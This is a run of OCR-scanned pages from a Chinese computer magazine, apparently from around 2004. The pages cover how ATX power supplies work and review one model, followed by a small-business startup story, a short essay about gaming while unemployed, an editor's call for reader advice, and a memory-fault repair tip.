全桥后面的两个高大桶状元件是高压电解电容，其作用是将脉动的直流电滤除交流成分而输出比较平稳的直流电，这两个电容的使用与开关电路的设计有密切关系，其容量往往是以往电源评测时的焦点，但实际上它的容量和电源的功率毫无关系，但增大它的容量会减小电源的纹波干扰，提高电源的电流输出质量。

经过了交直流转换，下面就要进入ATX开关电源的心脏——开关电路了。开关电源顾名思义其核心就是开关二字，实际电路中使用两个大功率的开关管轮流导通和截止将直流电转换为高频率的脉动直流电并送到高频开关变压器上进行降压，这样就完成了高电压直流——高频率高电压脉冲——高频率低电压脉冲——低电压直流的转换过程。开关管的品质直接决定了电源的稳定性，它也是电源中主要的发热元件，拆开电源后看到的主散热片上的两个晶体管就是开关管。

高频开关变压器同样是整个电路中的核心部件，讲究的是铁氧体的效率、磁芯截面积的大小和磁隙的宽度，截面积过小的变压器容易产生磁饱和而无法输出较大的功率，各个绕组的匝数直接影响输出的电压，通常我们无法具体掌握这些参数，所以无法准确地判断变压器到底能输出多大的功率。另外，开关变压器的输出端虽然很

多，但一些电源其中的某些输出端使用的却是相同的绕组，比如 +3.3VDC 和 +5VDC 就是这样，所以当 +3.3VDC 输出最大电流时，+5VDC 就无法输出很大的电流了，就是由于这个原因我们不能将电源各个输出端的功率进行简单的累加。

在主变压器旁边的两个小变压器也有各自的作用，其中一个将开关电路控制信号进行放大以驱动开关管进行工作，同时还可以将开关管工作的高压区和集成电路工作的低压区进行物理隔离。另外一个完全是一套独立的小型开关电源，这就是我们所说的待机电路，其输出的电压为电源的主电路供电，同时通过 +5VSB 端输出到主板来实现唤醒功能 。

经过高频开关变压器降压后的脉动电压同样要使用二极管和电容进行整流和滤波，只是此时整流的工作频率很高，必须使用具有快速恢复功能的肖特基整流二极管，普通的整流二极管难当此任，而整流部分使用的电容也不能有太大的交流阻抗，否则就无法滤除其中的高频交流成分，因此选择的电容不但容量要大，还要有较低的交流电阻才行，此外还能见到1～2个体积硕大的带磁心的电感线圈，与滤波电容一起滤除高频的交流成分，保证输出纯净的直流电。

由于低压整流端需要输出很大的电流，所以整流二极管同样会产生大量的热量，这些二极管与前面的开关管都需要单独的散热片进行散热，电源中散热片上所固定的就是这些元件。从这些元件输出的就是各种不同电压的输出电流了。

电源板的另外一角就是这个电源的控制中心了，这里关键的部件是 PWM 电源管理集成电路，辅助的电路还包括基准电压电路、取样电路、比较电流和保护电路等等，往往十分复杂。电源内部还需要对过压、过流、欠压、过载、过热等进行保护，这些也是电源中的电路。

机箱带电的原因

很多人都遇到过一种现象，那就是在触摸机箱的时候会有轻微的触电感发生。一些朋友往往误以为是电脑“漏电”从而忐忑不已。其实这是一种正常现象。

电源内部是一个电磁环境高度恶劣的场所，在这个空间内有大量的高频交变电流流动，从而产生出强大的干扰电场(不信可以作个试验，将一台正常工作的电脑上的电源外壳拆下，再原样装回去，电脑就会变得不能启动)，这些电场都被电源外壳屏蔽掉。但与此同时，电源外壳上也会有感应电压产生。而且由于电源滤波电路的中点保护接地(就是两个大滤波电容的接地端)连接在电源外壳上(为了对地取零)，所以外壳上也会有一个恒定的对地电压。电源外壳的带电就会导致机箱外壳的带电。但不管是哪一种情况，其电压虽高，但电流极小，所以虽然有触电的刺痛感，但不会当真触电。

正常情况下，这个电压并不会有所反应，因为电源的外壳是和电源线的零线连接的，当零线正常连接时，电流会被零线导走。然而在很多人家里，电源插座的零线往往并不会正确连接，此时零线形同虚设，“漏电”感就会出现了 。

解决这一问题的方法就是正确连接零线，除了连接入户零线外，也可以自制零线。但要注意——使用燃气管道和自来水管道作为接地是绝不可以的！前者会由于电火花引起管道爆炸，而后者看似可靠，也为一些不了解电工常识的人所推荐，但其实由于自来水管的导电性极佳，在出现短路时，其漏电电流足以达到危及生命的程度！

3C 认证电源的特点

3C 认证是 2003 年实施的新的电器强制认证，包含了电器性能、安全、环保等多方面的规定。具体到电源上，3C 认证在安全等方面的规定与以前的长城认证等大同小异，最主要的区别在于增加了抗干扰方面的强制规定。

一般来说，3C 电源简单地看，与传统电源最大的区别就是二级 EMI 电路的应用和 PFC 电路的应用。

EMI 电路由规格合适的扼流圈和电容组成，交流电流经这个电路时，其中的高频杂信会在其中振荡而不能通过。传统的电源认证只是非强制性要求使用一级 EMI 电路，而 3C 认证则要求至少使用两级 EMI 电路，除电源输入段需要一级外，在整流电路前还需要一级。

3C 认证电源的另一个主要特点就是 PFC 电路。

PFC 的意思是“功率因数校正”，PFC 电路的主要用途是提高电能的利用效率。对于电脑电源来说，由于它的电流和电压在转换过程中存在相位差，所以不仅会损失功率，而且会造成电流纹波干扰的增强。所以3C认证中强制要求使用 PFC 电路。

挑选电源的要点

选择电源，有一个不成文的方法——比较重的电源，一般品质都比较高，为什么？

这就需要我们知道，比较重的电源，都重在什么地方了 。

一个电源中，绝大部分电子元件都是没有多少重量的，尽管可能比较好的电源在这些方面更加舍得投入一些，但整体的重量差别也不会太大。它的主要重量，除了壳体、散热片这些比较外在的东西之外，主要集中在这样几个部件上——

1．变压器，电源中的三组变压器，这是电源的核心部件，特别是最大的一个——开关变压器，它的承载功率直接决定着电源的输出功率；

2．高压滤波电容，也就是最大的两个“牛奶瓶”，它们的容量并不影响电源的输出功率，但会决定电源输出电流的纯净程度；

3．PFC 线圈，通过 3C 认证的电源都包括有 PFC 线路，大部分电源所使用的无源 PFC 元件都是一个大尺寸的铁心线圈，它的规格加大有助于减小输出电流的纹波干扰；

4.低压滤波电路，它的重量主要来自于电路中几个大功率的扼流圈，用于减少输出电流中的干扰。

很显然，这些电路是决定一个电源功率与稳定性的主要部分，在电源中还有其他很多电路，但它们或者需要与

上述的电路配套或者属于辅助电路，所以这几项电路的规格较高就代表了电源本身的实际水平。而显然，这些元件的规格我们通过电源的通风口就可看到。

3C 电源要求双重 EMI 电路，所以符合 3C 标准的电源，在内部电源输入口的位置上应该有一块独立的电路板作为一级 EMI 电路。如果从外面看不见这块电路板，那么就说明这款电源不具有 EMI 电路或者只有一级 EMI 电路。

评判一个电源的真实水准，还要看其电路的设计、开关管和整流管的选择等等，但是按照一般的规律，看以上的几项电路的规格（简单地说就是从外表看其大小和重量，当然这不是严格的方式，但可以算是一种经验），就可以粗略判断出一个电源的等级。因为这些电路规格较高的话，其他部分一般也不会太差，而这些主要元件不好，其他部分也很难想像会使用好的部件。

电源铭牌都写了什么？

——电源功率的估算与功率分配

一个有经验的用户在打开电源的外壳后能够了解电源的设计与制造水平，但并不能精确知道电源输出的实际功率，而且大多数经销商是不会给用户这样的机会的。所以电源的输出功率、各端的最大输出电流等指标通常都标注在电源的铭牌上，大家只要了解了电源铭牌的含义就能根据 ATX 的规定判断一个电源的好坏。

电源的铭牌上首先会标明各个输出端能够输出的最大电流，通过“功率＝电压×电流”的公式就能换算出各项的输出功率，这些电压包括了 +3.3VDC、+5VDC、+12VDC、+5VSB 和 -5VDC、-12VDC，用户首先可以根据这个电流和功率进行选择，比如用户的硬盘、光驱较多时就要选择+12VDC 输出端电流较大的电源。



许多朋友以为将电源铭牌上各端输出的最大功率累加后就是这个电源的最大输出功率，这种算法是错误的，ATX 标准详细制定了多种功率输出时各个电压输出端的最大输出电流，要求电源厂家在铭牌上对电源的 +3.3VDC、+5VDC 和 +12VDC 等输出端的最大电流作出具体的说明，由于+3.3VDC 和 +5VDC 共用变压器的一组绕组，不可能同时输出其标称的最大电流，所以 ATX 标准还规定厂家应该说出它们合并输出的最大功率。其实 +3.3VDC、+5VDC 和 +12VDC 三者之间也有类似的限制，为了体现这种相互的制约，ATX 标准详细绘制了三端电压输出的功率分配图，其中被曲线包围的区域才是这个电源能够实际输出的功率和电流大小，这个指标比标出的电源铭牌上各端功率之和要小得多！但却体现了电源真实的输出能力，对于没有标注输出功率的电源，我们可以根据这些图表来推算电源的实际功率。

按照一般的规律，电脑电源的＋5VDC 最大输出功率乘以10，就是该电源的最大输出功率，不过在新的 ATX12V 1.3 规格电源上，由于减小了 +5VDC 的输出，所以乘以的数值还要大一些，大概在 11 到 12 左右。了解这一点，就可以知道电源的真实功率水平而不受厂商宣传的影响。

另外要留意电源通过的电磁和安全认证，往往正规厂家的产品都会通过数项安全认证，并标注在铭牌上。

电脑电源输出线颜色的含义与功率的分配

电脑电源的输出线路远比大多数电器的输出线路复杂，花花绿绿一大把线。其实其中大部分输出线都连接在同样的焊点上，只是输出设备不同所以需要多根连线而已。

同样颜色的输出线，其输出电压都是一致的。电脑电源上的输出线共有九种颜色，其中在主板 20 针插头上的绿色和灰色线，是主板启动的信号线黑色线则是地线。其他的各种颜色的输出线的含义如下：

红色线：＋5VDC 输出，用于驱动除磁盘、光盘驱动器马达以外的大部分电路，包括磁盘、光盘驱动器的控制电路。在传统上 CPU、内存、板卡的供电也都由＋5VDC 供给，但进入 PII 时代后，这些设备的供电需求越来越大，导致＋5VDC 电流过大，所以新的电源标准将其部分功能转移到其他输出上。目前主板特别是 P4、Athlon64 等新式主板对于＋5VDC 的要求越来越小。但如果你的机器是老式的单电源接口主板，那么 +5VDC 的输出电流会直接影响你电脑的超频性能。

黄色线：＋12VDC 输出，用于驱动驱动器马达、冷却风扇，或通过主板的总线槽来驱动其他板卡。在最新的 P4 系统中，由于 P4 处理器能源的需求很大，电源专门增加了一个 4PIN 的插头，提供 +12V 电压给主板，经主板变换后提供给 CPU 和其他电路而不再使用 +5VDC，所以 P4 结构的电源 +12V 输出较大。P4 结构的电源也称为 ATX12V，而 AMD 的 Athlon64 系统也继承了这种设计。如果你的电脑拥有大量的驱动器或有一个高频 P4　CPU，那么有强大的 +12VDC 输出是必要的。

橙色线：＋3.3VDC 输出，这是随着 ATX 电源增加的输出。以前电源供应的最低电压为 +5V，提供给主板、CPU、内存、各种板卡等，从 PII 时代开始，Intel 公司为了降低能耗，把 CPU、内存等的电压降到了 3.3V 以下。为了减少主板产生的热量和节省能源，现在的电源直接提供 3.3V 电压，经主板变换后用于驱动 CPU、内存、显卡等电路。强大的＋3.3VDC 有利于内存、显卡等设备的稳定与超频。

以上三种输出，是电脑电源的主要电能输出，它们的输出线明显多于其他输出，而且输出电流也要大得多。

白色线：－5VDC输出，在较早的PC中用于软驱控制器及某些ISA总线板卡电路。在许多新系统中已经不再使用-5V电压，现在某些形式的电源如SFX、FLEX ATX 一般不再提供-5V输出。在Intel发布的最新的ATX12V 1.3版本中，已经明确取消了-5V的输出，但大多数电源为了保持向上兼容，还有这条输出线。

蓝色线：－12VDC输出，主要用于某些串口电路，其放大电路需要用到+12V和-12V，通常输出小于1A，在目前的主板设计上也已经几乎不使用这个输出，而通过对+12VDC的转换获得需要的电流。


紫色线：+5V Stand-By(+5VSB)，最早在ATX提出，在系统关闭后，保留一个+5V的等待电压，用于电源及系统的唤醒服务。

很明显，要考量一个电源的功率支持能力，最主要就是要看红色、黄色、橙色三条线的最大输出能力。不同配置的系统，对于这三条线的输出能力有不同的要求。对于大多数新装配的电脑，显然+12VDC输出是最重要的。

插电即开机的原因

经常有人问——为什么我的电脑只要一插电就会开机？其实问题就是出在上面介绍的+5V Stand-By上。以前的PSII、AT电源均采用机械式开关来开机关机，从ATX开始不再使用机械式开关来开机关机，而是通过键盘或按钮给主板一个开机关机信号，由主板通知电源关闭或打开。由于+5V Stand-by是一个单独的电源电路，只要有输入电压，+5VSB就存在，这样就使电脑能实现远程Modem唤醒或网络唤醒功能。然而最早的ATX1.0版只要求+5VSB达到0.1A，这样，经常会由于“插插座”这样的动作导致的电流被误当作开机信号而被触发。所以Intel公司在ATX2.01版提出+5VSB不低于0.72A，基本上解决了这个问题。


鑫谷核动力合金版电源的整体评价






核动力合金版电源的两向照片

洋洋洒洒说了这么多关于电源的事情，最后，还是回到我们今天的主角身上来。从上面的分析与照片可以看出，鑫谷核动力合金版电源作为一款高档大功率电源，的确可以说是实打实的。特别是它在设计上严格符合了电源的3C标准。这点，我们可以将前面的鑫谷核动力合金版电源的照片和本页上一款三年前曾流行一时的著名电源相比，后者当年也曾是一款优秀产品，但以今天的眼光看，已经严重落后于时代的需求。



对比电源




对比电源无一级EMI电路



对比电源的高压滤波电路



对比电源的高压整流电路



对比电源的变压器



对比电源的低压滤波电路

除了基本设计与用料外，鑫谷核动力合金版电源有几个特点在目前的主流电脑电源中应该算是非常独特的。其中最为人关注的就是主动式PFC和和磁放大技术。

主动式PFC

PFC电路，实际上就是一个“升压变换器”，大多数电源上使用的都是被动式PFC(也称无源PFC)，它的原理是使用一个高规格电感线圈来减小相位差。而主动式PFC(也称有源PFC)则是使用专用的开关集成电路来调整电流的波形。鑫谷核动力合金版电源内部的一组独立电路板就是它的主动式PFC电路。与被动式PFC相比，主动式PFC的体积小、转换效率高，而且对于滤波电容的要求低(只需要一个容量较小的高压电解电容就可以)，对于电源输入电压的适应范围比较大，而且使用主动式PFC的电源可以从PFC芯片获得辅助电源，不需要使用待机变压器。但是缺点在于电路复杂、成本高，而

且在设计不良的情况下，会引入新的噪声。


鑫谷核动力合金版电源上使用的PFC电路很明显属于主动式PFC，这对于提高其输出电路的稳定性有很大的好处，而且这使得它对于输入电压的适应范围很大。鑫谷核动力合金版电源的输入电压范围是90V－264V，这与市场上的“宽频”电源基本是一样的。虽然七彩虹没有把这点作为主要卖点宣传，但是显然这是它的性能优势之一。

磁放大技术

按照七彩虹的资料说明——“磁放大技术特点:磁放大技术就是指+3.3VDC、+5VDC、+12VDC分别用独立的副绕组设计，因此上表中+3.3V +5V +12V的电流输出可以同时达到上表的电流”。很明显，根据这个解释，我们可以画出磁放大技术的原理示意图。

这种技术好不好呢？这点得一分为二来看，从好的一方面来看，磁放大技术使得电源规格中所标的最大输出电流都是“真实输出”，也就是说可以根据它判断出电源的实际带负载能力。但是，另一方面，由于磁放大技术的使用，使得电源能量输出的灵活性下降了。在传统电源上，如果一台电脑对于+5VDC的需求很低，那么大可以将其电流降至相当低来保证＋3.3V的大功率输出。然而在磁放大技术的电源上，即便＋5VDC输出还有余量，也不能将其电能转到＋3.3VDC上。

所以，磁放大技术更多的是符合了七彩虹“真实功率标示”的宣传，由于使用这项技术，它的标示就成为掺不得虚假的实在标示。但从用户实际使用的角度来看，我们还看不出磁放大技术的优势所在。



磁放大技术示意图



可调速风扇



风扇控制电路



无源PFC



核动力合金版电源的有源PFC电路

除了这两项技术外，鑫谷核动力合金版电源在一些细节设计上也是很吸引人的。前面我们提到过它的铝镁合金外壳和双风扇设计，而它的输出线也经过了尼龙网捆扎，更加简洁可靠。但它在细节设计上最讨人喜爱的是它独特的散热风扇设计。在它的连线中有一条风扇信号线，可以插在主板的系统风扇插座上，通过这条信号线，系统可以获得电源出风风扇的转速信号，更加有利于系统监控。而在电源背后，除了主开关外，还有一个调速电位器，用户可以使用它调节电源风扇的转速，以求得散热和噪音的平衡！

总的来说，七彩虹鑫谷核动力合金版电源的确是近年来电源中涌现出来的一款优秀作品。它的设计独特、用料可靠，性能较强。虽然不能说其宣传毫无炒作意味(磁放大技术至少在目前来看就没有多少实际意义)，但与市场上包括很多名牌在内的虚报虚标、名不符实、恶性炒作概念相比，鑫谷核动力合金版电源还算是实打实的作品，其技术宣传与实际产品设计基本是一致的。

CF [SC13]

情人节把我带给你的他（她），详情见本刊第85页

做办公事务代理也可创业

■山东 王兰富

2003年12月28日，临近元旦。

位于泉城路××写字楼的一间办公室内，电话非常繁忙。

“张经理吗，委托你们招聘的设计师怎么样了？”

“根据你们的要求，初步约了几个人，水平都不错。”

“伟业中心吗，有几个特快要送到邮局去。”

“好的，马上派人去办。”

……

大家不要以为这是公司老总在为员工安排工作，其实是一家办公事务代理中心在进行日常的业务联系。这家办公事务代理中心是由一位叫张洁的年轻人创办的，命名为“伟业办公事务代理中心”。“伟业办公事务代理中心”是2003年夏天开始营业的。张洁大学毕业不久，做过一段时间的销售代表，因为种种原因，离开了那家公司，开始了艰辛的创业之路。

一、洞察市场　把握商机

也许很多人都会问，张洁为什么要创办一家办公事务代理中心，有前途吗？对于刚从大学毕业不久、涉世未深的他来说，这也是当时很多朋友替他担忧的原因，不过，张洁自认为很有先见之明。创业前，他通过多方面调查研究后发现，附近的中小企业发展速度非常惊人。特别是他们所在的位置为黄金地带，附近还有几个大型批发市场，其中的科技市场在整个华东地区具有举足轻重的地位。而这些中小企业有着很大的特点，那就是流动性大、起起落落、变更频繁。

中小企业由于自身条件限制，在很多方面与大型企业无法比拟，特别是很多小公司，由于公司控制成本、财物管理、缺少办公人员、缺乏具有实际经验的经营人员等，这些因素都制约着这些小企业的发展。

对于一个只有几个人的小型企业来说，他不可能按照大型企业的形式去配备相应的工作人员，如行政人员、财务人员、人事人员等，这些职位都需要支付一笔不菲的费用来委托别人，而日常的一些工作又必须由这些人员去做，比如邮寄资料、记帐、报税、办理工商年检、订车票、飞机票、拟定合同、打印资料、网络应用等，他们迫切需要专门的公司替他们圆满地完成这些繁杂事务，自己仅支付合理的费用，从而把主要精力放在业务上。这一点，对于那些外地来此开创事业、人生地不熟的公司来说，更为重要。

张洁就经常碰到这样的人，他们到处找朋友，帮忙办各种手续、租赁房屋等，毕竟是身在异地。另外一方面，当地也有几家公司经营类似的办公事务代理业务，比如商务代理公司，但与这些客户的实际要求相差太远。

二、量力而行　做好准备

在创办公司前，张洁与附近的一些小公司、外地公司的办事处进行了沟通，听取了客户意见，并且特地拜访了大学时的一位教授，寻求他的指点。在老教授的建议下，张洁拟定了一份比较完善的创业计划书，就凭着这份高质量的计划书，几个要好的朋友入股进行了投资，从一定程度上解决了创业初期资金上的不足。

张洁对代理中心选址、设备的投入、软件的配置以及人员的招聘等工作，也做了周密安排，为代理中心将来的业务发展奠定了很好的基础。

1.代理中心的选址

经过前期考察，张洁将代理中心定位于写字楼、中小企业集中的城区，交通必须便捷，与客户距离不能太远，一定不能超过6～10公里。如果路程太远，将导致服务成本太高，客户也不方便。最后选择了××写字楼的顶层，房租相对来说比较便宜，面积二十多平方米。

2.设备的投入

工作用电脑配置不要求太高，基本不用处理图像，只要稳定就行了。他从

电脑市场装了两台性价比较高的电脑，每台大约6000元，应付日常办公已绰绰有余。为了以后移动办公需要，还购买了一台经济型的TCL D3000笔记本电脑。

打印机、传真机、复印机等办公设备是必需的，如果逐一购置，经济能力是不能承受的，经过多方面对比，购置了一台三星SCX-5312F一体机，集扫描、传真、激光打印、复印多功能于一身，三星SCX-5312F的各项性能指标都不错，能满足绝大部分的办公需要（见图1）。此外还购置一台紫光名片扫描仪Uniscan S320（见图2），主要为客户处理名片使用。



图1

3.软件配置




图2

作为一个代理中心，其日常业务主要围绕客户的日常事务开展，因此要充分发挥办公软件及网络的优势，来提高工作效率，满足客户的各种办公需要，因此在软件配置上要充分考虑客户在办公事务方面的切实需要，做到软件配备了全面、及时更新，张洁的代理公司配备如下的软件：

①操作系统

各种版本的操作系统，如Windows 98/Me/2000/XP等都是必需的，因为代理中心不仅承揽日常的办公事务，对于客户的电脑、网络方面出现的问题，同样要积极解决，只有配备齐全的这些操作系统，才能使出现的各种问题迎刃而解。同时，为了适应一些小企业使用Linux的需要，还准备了Linux操作系统。

②办公软件

微软Office、金山WPS Office、永中Office等都是功能非常完善的办公软件，在文字处理、电子表格、幻灯片、数据库等应用上都有不错的表现，这些都是应用在Windows平台上的，应用在Linux平台上的办公软件，也要配备一些，如永中Office For Linux、Redoffice等。

除以上大型办公软件外，一些辅助办公软件如果能够较好地利用起来，也可以起到事半功倍的作用，如易表.net、宇豪网络办公管理系统、商务应用文写作大师、公文写作助手、办公事务管理系统等（见图3）。



图3

③财务软件

财务软件主要是为客户结帐、编制财务报表使用的，要针对那些中小企业来安装财务软件，如管家婆、文惠、速达等软件。

④排版软件

有时客户可能要求做一些企业简介、产品介绍、名片等，使用排版软件、名片软件可以很容易地解决这些问题，如蒙泰电子出版系统、请多指教名片制作系统、还有专业的排版软件Pagemaker等。

4.人员招聘

人员配备可能是代理中心最令人头疼的事情了，代理中心业务既需要具有多方面技能的人员，又需要在某一方面有特长的人员，比如网络方面、会计方面。为了较好地解决这一难题，张洁一共招聘了三位年富力强的工作人员，其中的两名曾经做过行政、人事工作，另外一名是学会计电算化的，对电脑网络和会计都比较熟练。为了增强在财务方面的力量，还聘请了一名退休的老会计师来兼职。

三、推销自己 扩大影响

经过紧张的准备，代理中心开业了。怎么赢得客户的信任、发展客户，让客户接受办公事务代理这一新的办公方式？成为一个亟需解决的关键问题。作为刚刚创业的他，资金比较紧张，根本不可能去做大型广告宣传。当然年轻人最大的优势就是充满"活力"、有干劲，并且总会有一些奇特的想法和点子。

张洁就地取材，利用现有办公设备，印制了一些精美的宣传材料，到各个写字楼、小企业，宣传办公事务代理的优点，比如减少人员开支、办公设备采购成本低、方便快捷等。根据一些企业的实际业务情况，列出同样的办公事务由客户自己聘用工作人员，与委托代理中心在成本费用上进行对比，让企业通过对比，切身感受到代理中心的优势。还采用了与客户面对面的促销方式，起到一举两得的作用，一方面宣传了自己，另外也加强了与客户的沟通联系，并且也知道了客户究竟需要什么样的服务。

开业初期，张洁在控制成本的前提下，仍然举办一些优惠活动，必要时，在一些主要花费人力的业务上实行免费，这是扩大自己影响力的重要手段。他还计划通过网络来宣传，自己为公司设计了一个网站，投资不多，但对于打造自身形象起到了积极的宣传作用。

四、积极拓展 积累经验

办公事务代理中心的业务比较繁杂，除了前面提到的以外，还有打字、人员招聘、预定酒店、收发传真、办公设备采购、微机网络应用、外部关系协调等。张洁在开业一段时间后，对这些业务把握得比较好，在一些方面积累了丰富的经验。

1．他了解到在订机票、火车票、酒店时，不同时间

段、订购方式，价格悬殊非常大。比如在订购飞机票时，各个售票处和旅行社代理的价格有很大差别，在同一条航线上不同的航空公司飞机票价格也不同，这些都需要经过仔细地查询对比，才能掌握准确的价格信息。如果订购到较为便宜的机票，为客户节省资金的同时，也能够提高自身声誉及公司在客户心中的地位。订购飞机票、车票、酒店时，要多了解网上信息，现在有很多从事网上订购的网站，价格比传统订购方式要便宜，并且办事效率高，有的网上酒店订购1小时后就能确认，可以在线预订全国2～7折的酒店。下面是一些从事这些业务的网站，供大家参考。

中国国际航空票务网

http://www.500mm.com

航旅资讯网（见图4）

http://www.airtour.com.cn

罗森康辉国际旅行社有限公司

http://www.rosenbluth-comfort.com

世纪网景

http://www.ok-2000.com

金都商务网

http://www.bj010.com



图4

2.要建立稳定的办公设备供货渠道，一方面能采购到质优价廉的设备，另外一方面为客户节约资金，体验到办公代理的优势。

3.代理中心收费一般根据客户的业务量大小、难易程度按月收费，对于比较繁重、技术含量高的单项业务按次收费。收费的具体方式根据客户聘用相关人员所支付的费用来计算，一般情况是下调一定比例，张洁总是灵活掌握收费额度，让客户切切实实体会到办公代理的益处。

4.办公事务代理作为一种新兴的行业，并不能被所有人所认知，因此在创业初期要有耐性，必须树立持之以恒的思想，任何事业都有艰难的摸索阶段，而第一个在新的领域成功的人，才是最大的赢家。CF [CY01]



游戏人生

■ 河南 Surviver

关于游戏感想的文章，网上和报纸上都有很多，但每个人的感觉都不尽相同。而我——一个刚大学毕业还未找到一份满意工作的徘徊郁闷暂时失业者，游戏后更是别有一番滋味在心头。

电脑游戏是我大二开始接触的，到了大三已经对一些游戏轻车熟路了，但都谈不上上瘾，也许是因为这些游戏并不是很棒。

毕业后待业的半年时间里，不知何去何从，烦闷之余，我便在家联网玩CS，“杀人”解闷。CS是我在大四时开始玩的，当时并不入门，也不着迷，只是觉得这个游戏很火爆，每次到网吧去，都有许多人在鏖战。渐渐地我发现它真的很吸引人，有时打开电脑就想玩CS！现在我才理解为什么有许多孩子因迷恋游戏而荒废了学业，一个大学生的自制力尚且抵抗不了，何况未成年的孩子！

冷静下来时，剖析了它的迷人之处：

1.满足了每个男孩骨子里潜藏的持枪纵横冲杀、快意恩仇的英雄梦！

2.没有人能够在这里横行霸道，强中更有强中手自不用提，双拳难敌四手，好汉也怕人多，面对一群剽悍的土匪冲锋，纵使你神枪也会被子弹淹没。

3.游戏虽一局局重复，但每次你的表现、你的“死法”都不相同，每次都让你觉得有缺憾，希望在下一局里去补救，并相信自己能做到，尽管事实并非如此。

4.游戏就像人生舞台，你可以冷眼旁观别人精彩或滑稽的表演。

5.游戏中不只雄性，不但常见MM出现，而且巾帼不让须眉，其中不乏枪法不错具有“双枪老太婆”遗风的高手。

6.在这里你可以尽情发泄，骂人，粗话，作弊，个性尽情展现。

渐渐地我发现在这激烈的战斗中，若想最长时间地存活，除了练好枪法以外，还要胆大心细、沉着冷静、多动脑子，而且还要学会中庸之道——真是“游戏＝人生”呀！

但纵使有上面N多条理由，就能使你沉溺其中不可自拔了吗？作为一个大学毕业生你不应该像中小学生那样没有自制力呀！是呀，深究原因，是毕业后的落寞、彷徨，缺乏目标、无事可作的空虚生活使我如此，我只是想借游戏



■ 彬彬

近来收到一些读者的求助信，让我非常为难，不知道该怎么去帮助他们，迫不得已之下，只好向读者朋友们求助，希望有这方面经验或了解情况的朋友能够指点一二。

就在2003年12月末的时候，一位叫丁向奎的读者给小编发来第一封求助信，由于信的内容太简单，小编只得回信，请他详细告知需要哪些方面的帮助，如何帮助他。第二天，他发来这样的一封求助邮件：

> 彬 彬 ：
>
> 你好，先祝你新年快乐，新年有好的心情。
>
> 我想通过短信创业，为一些商家提供又一个广告载体，具体点说就是我提供一个数字，如333，手机用户可以通过这个号，查询一些有用的信息，如：交通违章号码、电费、水费等等，还可以为一些大型商厦在手机上发一些广告。但我对短信如何操作，不很明白，请详细告诉我如何申办，如何计算成本以及利润。
>
> 以上就是我的一些想法，请帮助我。谢谢，拜托了。

看过信后，我很惭愧，作为创业栏目的编辑，却不能为自己忠实的读者提供创业的帮助，但我可以通过栏目为他们排忧解难，可以为他们提供求助的平台，让更多的智者来帮助他们，我相信《电脑爱好者》杂志的每一位读者都会为他提供力所能及的帮助。

不过，我有一个比较苛刻的要求，希望大家最好是仿照本栏目今年第二期的创业计划书写一个较为完整的创业方案。把这个项目前期应该做好的准备工作、需要投入多少资金、应该与哪些相关企业进行合作、创业的风险、利润等等都写清楚，分析透彻。

说到这里，有一个好消息要提前透露给大家。在近期，我们将和相关的厂商联合举办一个“创业大赛”，无论你是从事何种职业的人，不分年龄，不论资历深浅，你或你熟悉的朋友，只要是利用科技成功地改变了自己的生活，本栏目都将提供给你们一个展示的舞台，讲讲咱们自己的创业故事；如果你已经是一个经验丰富的商界精英或曾在商界摸爬滚打过，肯定有很多经验、教训要告诉读者，也欢迎你能把这些经典的故事讲述给我们；如果你有更好的创业想法，更多致富的点子，但是苦于不知如何实施，到那时也一定有你的发挥余地。届时我们会评比出优秀的文章和创业点子，说不定你将有幸获得我们的心动大奖，也许还会给你一个良机，将想法变成现实。

活动开始的时候，大家一定要行动起来哦，因为奖品在呼唤着你，成功在向你招手，难道你不想说说自己小成功里的大智慧吗？

好了，秘密就只能说这么多了，如果需要了解关于“创业大赛”更多的信息，就请随时关注创业栏目吧。看到文章后，如有哪位读者能够帮助丁向奎，请给小编发个Email或者写信，小编的联系方式就在下面。CF [CY03]

“创业 & 就业”栏目向读者朋友征集稿件

如果你已经有了创业的想法，对该行业还不是特别了解，需要行家来为你指点一二，尽可以告诉小编；如果你已经是一个经验丰富的商界精英或曾在商界摸爬滚打过，肯定有很多的经验教训要告诉读者，赶快给小编写信或发邮件吧；如果你对本栏目的内容有更多的想法、意见和建议，小编在企盼你不吝赐教。

电脑爱好者 创业&就业栏目
Fan www.cfan.com.cn
彬　　彬(责任编辑)
E-mail:soho@cfan.com.cn
通信方式:北京9615信箱　彬彬(收)
邮编:100086

来逃避罢了！但逃避有什么用？你能逃得掉吗？生活中的某些事是必须要经历的，就像在游戏中被人PK一样，每个人都不可避免。

所以生活就像这游戏，每个人都要面对苦难和对手，我们可以选择迂回但不能逃避！想到这里，我开始理智地整理毕业后紊乱的思路，品味自己到底是会用“AWP”还是“AK47”，重新给自己的人生定位，并找到了人生的第一份工作。CF [CY02]



硬件维修站

1 开机黑屏报警复位后又正常

问：我的电脑在开机时黑屏，同时有连续的长音报警，但按下复位键后又一切正常。请问如何解决这个问题？

答：从现象上看，应该是内存出现了问题，很可能是内存条松脱或内存条上的金手指被氧化造成的故障。解决该问题的方法是：打开机箱，拔下内存条，用橡皮擦拭内存条的金手指部分，然后再重新插入内存插槽即可。如果仍然不能解决问题，则很有可能是内存被损坏，这时只有更换内存条了。

